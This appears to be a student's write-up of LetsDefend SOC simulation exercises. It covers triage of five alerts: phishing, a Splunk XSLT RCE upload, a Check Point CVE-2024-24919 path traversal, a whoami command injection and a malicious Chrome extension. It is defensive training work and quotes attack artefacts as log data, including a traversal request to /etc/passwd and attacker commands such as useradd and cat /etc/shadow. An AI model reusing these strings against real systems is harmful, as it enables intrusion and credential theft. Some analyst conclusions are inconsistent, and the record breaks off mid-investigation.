



**LETS DEFEND**

**Investigations Project  
Alexander Chalt**



**LetsDefend**

## Investigation 0.1

### Phishing Alert - Deceptive Mail Detected

Medium	May, 13, 2024, 09:22 AM	★ SOC282 - Phishing Alert - Deceptive Mail Detected
--------	-------------------------	---

EventID :	257
Event Time :	May, 13, 2024, 09:22 AM
Rule :	SOC282 - Phishing Alert - Deceptive Mail Detected
Level :	Security Analyst
SMTP Address :	103.80.134.63
Source Address :	free@coffeeshoop.com
Destination Address :	Felix@letsdefend.io
E-mail Subject :	Free Coffee Voucher
Device Action :	Allowed

### Playbook:

- When was it sent?
- What is the email's SMTP address?
- What is the sender address?
- What is the recipient address?
- Is the mail content suspicious?
- Are there any attachment?

- Sent on May 13 2024 at 09:22AM
- SMTP Address 103.80.134.63
- Sender: free@coffeeshoop.com
- Recipient: Felix@letsdefend.io

- Is the mail content suspicious? Are there any attachments?

Enjoy a Free Cup of Coffee on Us!



Dear Felix,

Start your day off right with a complimentary cup of coffee at our café! Just click the link below to redeem your voucher.

[Redeem Now](#)

Hurry, this offer expires soon!

Best regards,

From: free@coffeeshoop.com  
To: Felix@letsdefend.io  
Subject: Free Coffee Voucher  
Date: May, 13, 2024, 09:22 AM  
Action: Allowed

Extremely Suspicious, The domain is also typosquatted

I'll scan the "Redeem Now" File attachment link using VirusTotal, URLScan & Hybrid Analysis

The screenshot shows the VirusTotal interface. At the top, a message says "4/96 security vendors flagged this URL as malicious". Below that, the URL is listed as "https://files-ld.s3.us-east-2.amazonaws.com/59cbd215-76ea-434d-93ca-4d6aec3bac98-free-coffee.zip". To the right, there are status indicators: "Status 200", "Content type binary/octet-stream", and "Last Analysis Date a moment ago". Below the URL, it says "binary/octet-stream" and "downloads-zip".

Google Safe Browsing: **Malicious** for [files-ld.s3.us-east-2.amazonaws.com](https://files-ld.s3.us-east-2.amazonaws.com/)  
Current DNS A record: 3.5.133.161 (AS16509 - AMAZON-02, US)

## Analysis Overview

[Request Report Deletion](#)

Submission name:	59cbd215-76ea-434d-93ca-4d6aec3bac98-free-coffee.zip	
Size:	30KiB	
Type:	<a href="#">data</a> <a href="#">compressed</a> <a href="#">zip</a>	
Mime:	application/zip	
SHA256:	6f33ae4bf34c49faa14517a275c039ca1818b24fc2304649869e399ab2fb389	
Last Anti-Virus Scan:	08/14/2024 22:33:38 (UTC)	
Last Sandbox Report:	07/06/2024 11:34:34 (UTC)	

Threat Score: 100/100  
AV Detection: 8%  
Labeled As: Trojan.Generic  
[#urlscanio](#)

Arcabit	Trojan.Generic.D45FC56C
Elastic	Windows.Generic.Threat
eScan	Trojan.GenericKD.73385324
Gridinsoft (no cloud)	Trojan.U.AsyncRAT.tr
Skyhigh (SWG)	Artemis!Trojan
VIPRE	Trojan.GenericKD.73385324

The link is downloading a malicious file named FreeCoffe.zip, checking the SHA256 confirms a Trojan

Now I'll check if Felix clicked on the malicious link by checking his EDR logs

The screenshot shows the 'Endpoint Information' interface. In the 'Host Information' section, the 'Hostname' field is highlighted with a red box and contains the value 'Felix'. Below it, other details include IP Address (172.16.20.151), OS (Windows 10), and Client/Server (Client). The 'Domain' is LetsDefend, 'Bit Level' is 64, and 'Primary User' is Felix. The 'Last Login' was May 13, 2024, at 12:04 PM. At the bottom, there are tabs for Processes (86), Network Action (23), Terminal History (8), and Browser History (12), with 'Browser History' being the active tab. Under 'Event Time' and 'Domain Name/URL', it lists two entries: '2024-05-13 12:57 login.live.com/' and '2024-05-13 12:59 files-id.s3.us-east-2.amazonaws.com/59cbd215-76ea-434d-93ca-4d6aec3bac98-free-coffee.zip'. A red box highlights the URL from the second entry. Navigation buttons < 1 2 > are at the bottom.

### Event Conclusion: True Positive Phishing Attack.

This screenshot shows the 'Event Conclusion' page. It includes fields for EventID (257), Event Time (May 13, 2024, 09:22 AM), Rule (SOC282 - Phishing Alert - Deceptive Mail Detected), Answer (True Positive (+5 Point)), Playbook Answers (Check if Someone Opened the Malicious File/URL? (+5 Point), Check if Mail Delivered to User? (-5 Point), Analyze Url/Attachment (+5 Point), Are there attachments or URLs in the email? (+5 Point)), Analyst Note (Empty! You should explain why you closed alarm this way.), Editor Note (with a 'Open the Security Report' button), Rate this case (star icon), Writeups (pencil icon), and Discussion (comment icon).

## Investigation 0.2

### Remote Code Execution Detected in Splunk Enterprise

High	Nov, 21, 2023, 12:24 PM	★ SOC239 - Remote Code Execution Detected in Splunk Enterprise
------	-------------------------	--

EventID :	201
Event Time :	Nov, 21, 2023, 12:24 PM
Rule :	SOC239 - Remote Code Execution Detected in Splunk Enterprise
Level :	Security Analyst
Source IP Address :	180.101.88.240
Destination IP Address :	172.16.20.13
Hostname :	Splunk Enterprise
HTTP Request Method :	POST
Requested URL :	http://18.219.80.54:8000/en-US/splunkd/_upload/indexing/preview?output_mode=json&props.NO_BINARY_CHECK=1&input.path=shell.xls
Trigger File Path :	/opt/splunk/var/run/splunk/dispatch/1700556926.3/shell.xls
Alert Trigger Reason :	Detected a malicious XSLT upload in Splunk Enterprise with the potential to trigger remote code execution.
Device Action :	Allowed
File (Password:infected) :	Download

#### Understand Why the Alert Was Triggered

In order to perform a better analysis and to determine whether the triggered alert is false positive, it is first necessary to understand why the rule was triggered. Instead of starting the analysis directly, first understand why this rule was triggered.

- Examine the rule name. Rule names are usually created specifically for the attack to be detected. By examining the rule name, you can understand which attack you are facing.
- Detect between which two devices the traffic is occurring. It's a good starting point to understand the situation by learning about the direction of traffic, what protocol is used between devices, etc.

Someone tried to upload a malicious XSLT file to the Splunk enterprise VIA post request from an external IP address that could trigger remote code execution using a proxy to deliver the payload

Attacker IP: 180.101.88.240

Target IP: 172.16.20.13


Hosted malicious payload: 18.219.80.54

Gather some information that can be gathered quickly to get a better understanding of the traffic. These can be summarized as follows.

- Ownership of the IP addresses and devices.
- If the traffic is coming from outside (Internet);
  - Ownership of IP address (Static or Pool Address? Who owns it? Is it web hosting?)
  - Reputation of IP Address (Search in VirusTotal, AbuseIPDB, Cisco Talos)
- If the traffic is coming from company network;
  - Hostname of the device
  - Who owns the device (username)
  - Last user logon time

Next


180.101.88.240 (Attack source IP) is malicious



Chinese ownership

inetnum:	180.96.0.0 - 180.127.255.255
netname:	CHINANET-JS
descr:	Chinanet Jiangsu Province Network
descr:	China Telecom
descr:	No.31, jingrong street
descr:	Beijing 100032
country:	CN
admin-c:	CH93-AP
tech-c:	CJ186-AP
abuse-c:	AC1573-AP
status:	ALLOCATED PORTABLE
remarks:	service provider

Host is owned by Splunk Enterprise, Last login time  
12:24



### Examine HTTP Traffic

Check the traffic content for any suspicious conditions such as web attack payloads (SQL Injection, XSS, Command Injection, IDOR, RFI/LFI).

Examine all the fields in the HTTP Request. Since the attackers do not only attack through the URL, all the data from the source must be examined to understand whether there is really a cyber attack.

You can review the Web Attacks 101 tutorial for information about attacks on web applications and how to detect these attacks.

## Indicators of remote code execution attack

[http://18.219.80.54:8000/en-US/splunkd/\\_upload/indexing/preview?output\\_mode=json&props.NO\\_BINARY\\_CHECK=1&input.path=shell.xls](http://18.219.80.54:8000/en-US/splunkd/_upload/indexing/preview?output_mode=json&props.NO_BINARY_CHECK=1&input.path=shell.xls)

Now I'll follow the attacker's logs step by step and see what he did

Nov, 21, 2023, 12:23 PM	Proxy	180.101.88.240	54321	172.16.20.13	8000	
Nov, 21, 2023, 12:23 PM	Proxy	180.101.88.240	54321	18.219.80.54	8000	
Nov, 21, 2023, 12:24 PM	Firewall	180.101.88.240	1923	18.219.80.54	54321	
Nov, 21, 2023, 12:25 PM	Firewall	180.101.88.240	1923	18.219.80.54	54321	
Nov, 21, 2023, 12:26 PM	Firewall	180.101.88.240	1923	18.219.80.54	54321	
Nov, 21, 2023, 12:26 PM	Firewall	180.101.88.240	1923	18.219.80.54	54321	
Nov, 21, 2023, 12:27 PM	Firewall	180.101.88.240	1923	18.219.80.54	54321	
Nov, 21, 2023, 12:28 PM	Firewall	180.101.88.240	1923	18.219.80.54	54321	

Attacker IP: 180.101.88.240 starts with uploading a malicious macro from a proxy to Target IP: 172.16.20.13

### RAW LOG

```
URL: http://18.219.80.54:8000/en-US/splunkd/__upload/indexing/preview?output_mode=json&props.NO_BINARY_CHECK=1&input.path=shell.xls
```

The target has successfully logged in into the Client using a proxy server to disguise himself, The attack is not blocked (200)

### RAW LOG

```
Raw Data: Date=2023-11-21 12:23:56, Client IP=172.16.20.13, Source IP=180.101.88.240, Source Port=54321, Destination IP=18.219.80.54, Destination Port=8000, Request=POST, URI=/account/login, Username=admin Password=SPLUNK-i-04673a41b8017af54 Protocol=HTTP/1.1 python3.9, Response=200
```

Now that we have a big picture of what happened, we can continue with the playbook

### Is Traffic Malicious?

Decide whether the traffic is malicious or not based on your investigations.

You can find our related training below.

- [Web Attacks 101](#)

[Malicious](#) [Non-malicious](#)

## Remote File Inclusion

### Check If It Is a Planned Test

Penetration tests or attack simulation products can trigger False Positive alarms if the rules are not set correctly. Check whether the malicious traffic is the result of a planned test.

- Check if there is an email showing that there will be planned work by searching for information such as hostname, username, IP address on the mailbox.
- Check if the device generating malicious traffic belongs to attack simulation products. If the Hostname contains the name of Attack Simulation products (such as Verodin, AttackIQ, Picus...), these devices belong to Attack Simulation products within the framework of LetsDefend simulation and it is a planned work.

Is the malicious traffic caused by a planned test?

### What Is the Direction of Traffic?

Select the direction of malicious traffic from the available options below.

**Format:** Source -> Destination

### Check Whether the Attack Was Successful

Investigate whether the attack was successful. Detection mechanisms vary according to the attack type. Some tips that can help with your investigation;

- In Command Injection attacks, you can understand whether the attack was successful by looking at the "Command History" of the relevant device via Endpoint Security. In SQL Injection attacks, attackers can run commands on the device with the help of functions such as "xp\_cmdshell". For this reason, you may need to look at the "Command History" in SQL Injection attacks.
- You can guess by looking at the HTTP Response size in SQL Injection and IDOR attacks.

## Suspicious commands post attack

2023-11-21 12:24:33.553	whoami
2023-11-21 12:24:37.267	groups
2023-11-21 12:24:40.668	useradd -m analysyt
2023-11-21 12:24:48.185	passwd analysyt

systemd	systemd	/lib/systemd/systemd --user
python	splunk-python	splunk cmd python my_script.py
bash	sshd	-bash

## Containment

Since it is detected that the device is compromised, the device must be isolated in order to restrict the attacker, prevent the spread of the attack and reduce the impact.

Go to the Endpoint Security page and contain the relevant device with the help of the "Request Containment" button.

Yes



## Do You Need Tier 2 Escalation?

Tier 2 escalation should be performed in the following situations.

- In cases where the attack succeeds,
- When the attacker compromises a device in the internal network (in cases where the direction of harmful traffic is from inside → inside),

Tier 2 escalation is not required in the following cases.

- In cases where attacks from the Internet do not succeed

**\*\* Institutions may have their own escalation procedure. Don't forget to learn about the escalation procedure in your institution.**

Perform Tier 2 escalation?

No Yes

## Event Conclusion: XML Injection Attack

★ SOC239 - Remote Code Execution Detected in Splunk Enterprise

201

Nov, 21, 2023, 12:24 PM

SOC239 - Remote Code Execution Detected in Splunk Enterprise

True Positive (+5 Point)

Do You Need Tier 2 Escalation? (+5 Point)

Was the Attack Successful? (+5 Point)

What Is the Direction of Traffic? (+5 Point)

Check If It Is a Planned Test (+5 Point)

Is Traffic Malicious? (+5 Point)

Good one

## Investigation 0.3

### Arbitrary File Read on Checkpoint Security Gateway

High

Jun, 06, 2024, 03:12 PM

★ SOC287 - Arbitrary File Read on Checkpoint Security Gateway [CVE-2024-24919]

EventID :	263
Event Time :	Jun, 06, 2024, 03:12 PM
Rule :	SOC287 - Arbitrary File Read on Checkpoint Security Gateway [CVE-2024-24919]
Level :	Security Analyst
Hostname :	CP-Spark-Gateway-01
Destination IP Address :	172.16.20.146
Source IP Address :	203.160.68.12
HTTP Request Method :	POST
Requested URL :	172.16.20.146/clients/MyCRL
Request :	aCSHELL../../../../../../../../etc/passwd
User-Agent :	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0) Gecko/20100101 Firefox/126.0
Alert Trigger Reason :	Characteristics exploit pattern Detected on Request, indicative exploitation of the CVE-2024-24919.
Device Action :	Allowed
Show Hint ↗	

Let's see what we can get from this Alert, starting with the Rule CVE

Since [CVE-2024-24919 is a zero-day vulnerability](#), it may not have a specific MITRE ATT&CK entry yet.

#### MITRE ATT&CK Techniques:

- **T1005** - Data from Local System: This technique involves collecting data from the local system, such as files or directories. In the context of an arbitrary file read vulnerability, an attacker may exploit this to access sensitive files like /etc/passwd.
- **T1071** - Application Layer Protocol: This technique involves using application layer protocols (e.g., HTTP) for command and control or data exfiltration. The arbitrary file read might use HTTP POST requests to access sensitive files.

#### Summary:

CVE-2024-24919 is related to an arbitrary file read vulnerability in Check Point Security Gateways, where attackers can exploit the vulnerability to read sensitive files from the local system using HTTP requests, fitting into the MITRE techniques for data collection and application layer protocols.

Hostname/Target: CP-Spark-Gateway-01

Destination IP Address: 172.16.20.146

Source IP Address/Attacker: 203.160.68.12

HTTP Request Method: POST

Requested URL : 172.16.20.146/clients/MyCRL

Device Action : Allowed

Request : aCSHELL/../../../../../../../../etc/passwd

First glance, Directory traversal attack going for sensitive credentials using HTTP POST request lets dig deeper

CVE-2024-24919 zero-day arbitrary file read in Check Point Security Gateways.

Gather some information that can be gathered quickly to get a better understanding of the traffic. These can be summarized as follows.

- Ownership of the IP addresses and devices.
- If the traffic is coming from outside (Internet);
- Ownership of IP address (Static or Pool Address? Who owns it? Is it web hosting?)
- Reputation of IP Address (Search in VirusTotal, AbuseIPDB, Cisco Talos)
  
- If the traffic is coming from company network;
- Hostname of the device
- Who owns the device (username)
- Last user logon time

## Ownership of IP:

```
inetnum:          203.160.64.0 - 203.160.95.255
netname:          UNICOM-HK
descr:           China Unicom (Hong Kong) Operations Limited
country:          HK
org:              ORG-CUKO1-AP
admin-c:          PL112-AP
tech-c:           PL112-AP
status:          INUSE
```

## Traffic: Outside

## Reputation: Malicious

The screenshot shows a detailed analysis of the IP address 203.160.68.12, which is part of the range 203.160.64.0/19 and is associated with AS 10099 (China Unicom Global). The platform indicates that 3 out of 94 security vendors flagged this IP as malicious. The 'Community Score' is shown as 3/94. Below this, a section titled 'Security vendors' analysis' lists findings from Fortinet (Malware), Webroot (Malicious), SOCRadar (Phishing), and alphaMountain.ai (Suspicious). At the bottom, there are sections for 'Vulnerabilidad de 0day en productos Check Point VPN' (updated 1 month ago by germangalvis1) and 'Domains: 6 IPs: 48'.

① 3/94 security vendors flagged this IP address as malicious

Community Score 3 / 94

203.160.68.12 (203.160.64.0/19)  
AS 10099 (China Unicom Global)

DETECTION DETAILS RELATIONS COMMUNITY 9

Security vendors' analysis ①

Fortinet	① Malware	SOCRadar	① Phishing
Webroot	① Malicious	alphaMountain.ai	① Suspicious

Vulnerabilidad de 0day en productos Check Point VPN Updated 1 month ago by germangalvis1

Vulnerabilidad de 0day en productos Check Point VPN

Domains: 6 IPs: 48

Hostname: CP-Spark-Gateway-01

Sparkgateway - Checkpoint security device securing and managing network traffic

## Is Traffic Malicious?

Decide whether the traffic is malicious or not based on your investigations.

You can find our related training below.

- Web Attacks 101

## What Is The Attack Type?

Which of the following is the attack vector in the malicious traffic you have detected as a result of your investigations?

Directory Traversal Attack using a zero day CVE

## What Is the Direction of Traffic?



Select the direction of malicious traffic from the available options below.

**Format:** Source -> Destination

## Was the Attack Successful?

Select "Yes" if you found that the attack was successful as a result of your investigations, and "No" if you found that the attack was unsuccessful.

Allowed ZeroDay



**Event Conclusion:** Successful zero day attack was able to get to etc/shadow

## Investigation 0.4

### Whoami command detected in Request Body

High

Feb, 28, 2022, 04:12 AM

SOC168 - Whoami Command Detected in Request Body

EventID :	118
Event Time :	Feb, 28, 2022, 04:12 AM
Rule :	SOC168 - Whoami Command Detected in Request Body
Level :	Security Analyst
Hostname :	WebServer1004
Destination IP Address :	172.16.17.16
Source IP Address :	61.177.172.87
HTTP Request Method :	POST
Requested URL :	<a href="https://172.16.17.16/video/">https://172.16.17.16/video/</a>
User-Agent :	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Alert Trigger Reason :	Request Body Contains whoami string
Device Action :	Allowed
Show Hint ⚡	

Hostname/Target: WebServer1004

Destination IP Address: 172.16.17.16

Source IP Address/Attacker: 61.177.172.87

HTTP Request Method: POST

Requested URL : <https://172.16.17.16/video/>

Device Action : Allowed


First glance, Post request to 172.16.17.16/video containing whoami which is suspicious, went through, let's dig deeper.

Lets check the attacker IP:

The screenshot shows a security analysis interface. On the left, there's a circular icon with a red '2' and a progress bar labeled 'Community Score / 95'. The main area displays a warning: '2/95 security vendors flagged this URL as malicious'. Below this, the URL 'http://61.177.172.87/' and IP '61.177.172.87' are shown, with a 'ip' tag. A navigation bar at the bottom includes tabs for 'DETECTION', 'DETAILS', 'COMMUNITY' (with a count of 1), and other options. Under 'Security vendors' analysis', Fortinet is listed as 'Malware', SOC Radar as 'Malware', AlphaSOC as 'Suspicious', and Abusix as 'Clean'.


```
inetnum:          61.177.0.0 - 61.177.255.255
netname:          CHINANET-JS
descr:            CHINANET jiangsu province network
descr:            China Telecom
descr:            A12,Xin-Jie-Kou-Wai Street
descr:            Beijing 100088
country:          CN
```

I'll contain for now, further invitation is needed but looks like an attack



I'll start with checking Attacker IP Logs:


Possible spoofed user agent?



Possible attack on 172.16.17.16 web server



Gathering info about the system



Was able to get into etc/passwd



Got into etc/shadow Also POST sizes differ which is a great artefact for successful attacks



Now I'll check the endpoint logs

Host Information			
Hostname:	WebServer1004	Domain:	letsdefend.local
IP Address:	172.16.17.16	Bit Level:	64
OS:	Ubuntu 20.04.02	Primary User:	webadmin3
Client/Server:	Server	Last Login:	Feb, 08, 2022, 11:11 AM

Full correlation to the successful attack on the endpoint logs

28.02.2022 04:11	No Process ID	ls
28.02.2022 04:12	No Process ID	whoami
28.02.2022 04:13	No Process ID	uname
28.02.2022 04:15	No Process ID	cat

28.02.2022 04:11	ls
28.02.2022 04:12	whoami
28.02.2022 04:13	uname
28.02.2022 04:14	cat /etc/passwd
28.02.2022 04:17	cat /etc/shadow

## Is Traffic Malicious?

Decide whether the traffic is malicious or not based on your investigations.

You can find our related training below.

- Web Attacks 101

[Malicious](#) [Non-malicious](#)

## What Is The Attack Type?

Which of the following is the attack vector in the malicious traffic you have detected as a result of your investigations?

[Command Injection](#) [IDOR](#) [LFI & RFI](#) [Other](#) [SQL Injection](#)

[XML Injection](#) [XSS](#)

Is the malicious traffic caused by a planned test?

## Was the Attack Successful?

Select "Yes" if you found that the attack was successful as a result of your investigations, and "No" if you found that the attack was unsuccessful.

Even though privilege escalation happened here, CommandInjection is the correct attack type here

118

Feb, 28, 2022, 04:12 AM

SOC168 - Whoami Command Detected in Request Body

True Positive (+5 Point)

Do You Need Tier 2 Escalation? (+5 Point)

Was the Attack Successful? (+5 Point)

Check If It Is a Planned Test (+5 Point)

What Is The Attack Type? (-5 Point)

Is Traffic Malicious? (+5 Point)

**Event Conclusion:** Successful Command Injection attack

## Investigation 0.5

### FakeGPT Malicious Chrome Extension

High	May, 29, 2023, 01:01 PM	SOC202 - FakeGPT Malicious Chrome Extension
------	-------------------------	---

EventID : 153  
Event Time : May, 29, 2023, 01:01 PM  
Rule : SOC202 - FakeGPT Malicious Chrome Extension  
Level : Security Analyst  
Hostname : Samuel  
IP Address : 172.16.17.173  
File Name : hacfaophiklaeolhnmcokojjjbnappen.crx  
File Path : C:\Users\LetsDefend\Download\hacfaophiklaeolhnmcokojjjbnappen.crx  
File Hash : 7421f9abe5e618a0d517861f4709df53292a5f137053a227fb4eb8e152a4669  
Command Line : chrome.exe --single-argument C:\Users\LetsDefend\Download\hacfaophiklaeolhnmcokojjjbnappen.crx  
Trigger Reason : Suspicious extension added to the browser.  
Device Action : Allowed

Hostname: Samuel

Destination IP Address: 172.16.17.173

File Name: hacfaophiklaeolhnmcokojjjbnappen.crx

FilePath:

C:\Users\LetsDefend\Download\hacfaophiklaeolhnmcokojjjbnappen.crx

File Hash:

7421f9abe5e618a0d517861f4709df53292a5f137053a227fb4eb8e152a4669

Command Line: chrome.exe --single-argument

C:\Users\LetsDefend\Download\hacfaophiklaeolhnmcokojjjbnappen.crx

Device Action : Allowed

First glance, Samuel downloaded a malicious fake extension and added it to the browser, possible data leakage


First I'll check the file and its hash.

#### Analysis Overview

Submission name:	hacfaophiklaeolhnmcköjjjbnappen.crx	<a href="#">Request Report Deletion</a>
Size:	325KiB	<span style="background-color: green; color: white; padding: 2px;">no specific threat</span>
Type:	unknown ⓘ	AV Detection: Marked as clean
Mime:	application/x-chrome-extension	
SHA256:	7421f9abe5e618a0d517861f4709df53292a5f137053a227bfb4eb8e152a4669 ⓘ	
Last Anti-Virus Scan:	08/14/2024 16:25:45 (UTC)	
Last Sandbox Report:	11/17/2023 12:54:50 (UTC)	

#### Anti-Virus Results

⚠ Updated 7 days ago - Click to Refresh



Looks clean, I'll look at the endpoint logs of samuel


Nothing out of the ordinary in samuels endpoint logs.

I'll look at Samuel web logs


I'll check the destination host and IP

**RAW LOG**

